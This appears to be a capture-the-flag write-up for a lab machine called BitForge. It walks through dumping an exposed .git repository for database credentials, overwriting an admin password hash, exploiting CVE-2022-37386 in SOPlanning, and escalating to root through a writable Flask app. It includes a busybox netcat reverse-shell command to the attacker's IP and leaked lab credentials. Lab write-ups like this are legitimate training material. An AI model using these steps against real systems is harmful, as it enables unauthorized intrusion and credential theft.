# PG-BitForge
Table of Contents
Scope:192.168.102.186Objectives
In this challenge, learners will exploit a series of vulnerabilities in the BitForge environment, including exposed .git directories, weak password storage mechanisms, and a vulnerable SOPlanning application. The lab culminates in exploiting a writable Flask application to escalate privileges and gain root access, testing skills in enumeration, exploitation, and lateral movement.
Attack BitForge
-
Enumerate the target system to identify open ports and subdomains.
-
Exploit exposed .git directories to retrieve sensitive configuration files and credentials.
-
Gain authenticated access to the SOPlanning application and leverage CVE-2022-37386 to execute arbitrary code.
-
Escalate privileges by exploiting misconfigured cron jobs and writable application files.
-
Achieve root access by modifying application behavior via a Flask-based privilege escalation vector.
Recon
Nmap
sudo nmap -sC -sV bitforge -sT -vvvv -p- -Pn -T5 --min-rate=5000
PORT     STATE  SERVICE    REASON       VERSION22/tcp   open   ssh        syn-ack      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)80/tcp   open   http       syn-ack      Apache httpd|_http-server-header: Apache|_http-title: Did not follow redirect to http://bitforge.lab/| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| http-git:|   192.168.102.186:80/.git/|     Git repository found!|     .git/config matched patterns 'user'|     Repository description: Unnamed repository; edit this file 'description' to name the...|_    Last commit message: created .env to store the database configuration3306/tcp open   mysql      syn-ack      MySQL 8.0.40-0ubuntu0.24.04.1|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=MySQL_Server_8.0.40_Auto_Generated_Server_Certificate| Issuer: commonName=MySQL_Server_8.0.40_Auto_Generated_CA_Certificate| mysql-info:|   Protocol: 10|   Version: 8.0.40-0ubuntu0.24.04.1|   Thread ID: 29|   Capabilities flags: 65535|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, LongPassword, SupportsTransactions, IgnoreSigpipes, FoundRows, ODBCClient, SupportsCompression, Speaks41ProtocolNew, InteractiveClient, SwitchToSSLAfterHandshake, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsLoadDataLocal, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins|   Status: Autocommit|   Salt: +SbaN=J9\x1F?MM.FC:q\x12?d|_  Auth Plugin Name: caching_sha2_password
80/TCP - HTTP
We find a .git repo using nmap so let’s check it out:
git-dumper

Let’s check out what we get.
Using git log we can check the commit history:

Interesting! Let’s check out this commit.

Hell yeah.
BitForgeAdminB1tForG3S0ftw4r3S0lutionsWe can try it out on the MySQL server since they’re creds for a db.
3306/TCP - MySQL

The creds work and we’re in!
I notice 2 non-default databases namely bitforge_customer_db as well as soplanning.
I decide to check out the latter first.



I wasn’t able to crack the hash but also noticed a cle part in the table, not knowing what it was I started checking online where I found this post containing info on how to get access to SoPlanning:

SoPlanning
MySQL UPDATE on creds
I found a subdomain here:

When I clicked on it I had to add the plan.bitforge.lab subdomain to my /etc/hosts list.

Another login page, however this time for employees.
Since we still didn’t know the exact cleartext password I got kinda stuck.
[!info] I then found out online that I could try and
UPDATEthe password withinMySQLto fit any other password of my liking, that way I wouldn’t have to go to the trouble of cracking the existing hash.
Within the source code I found the standard SHA-1 password for admin:

According to online this password hash SHOULD match admin:

Let’s try and overwrite it.
UPDATE planning_user SET password='df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id='ADM';
It succeeded! Let’s try to log in.
RCE PoC

We successfully log in!
Let’s give the following PoC a shot:

I use searchsploit to get the PoC and launch gobuster again to verify whether all the endpoints in the PoC match:



Looks good enough, let’s launch it.
Foothold
Shell as www-data

Awesome, I upgrade my shell:
busybox nc 192.168.45.185 3306 -e bash

I notice there are 2 users on this target, jack and ubuntu.

At the moment I am not allowed to view either one.


We find something interesting!

Awesome, we can proceed with it as Jack, first we need access as him.
I download over pspy64 to see the running processes:

Luckily for me, amongst the results is the cleartext password for jack!
jackj4cKF0rg3@445Lateral Movement
I log in to ssh as jack:

local.txt


Privilege Escalation
Flask app
Returning to the flask app we should figure out what to do with it.

Turns out we can run it as root?


So it is essentially a bash script that runs app.py, got it
Let’s go ahead and change the contents of app.py:



EZ PZ!

proof.txt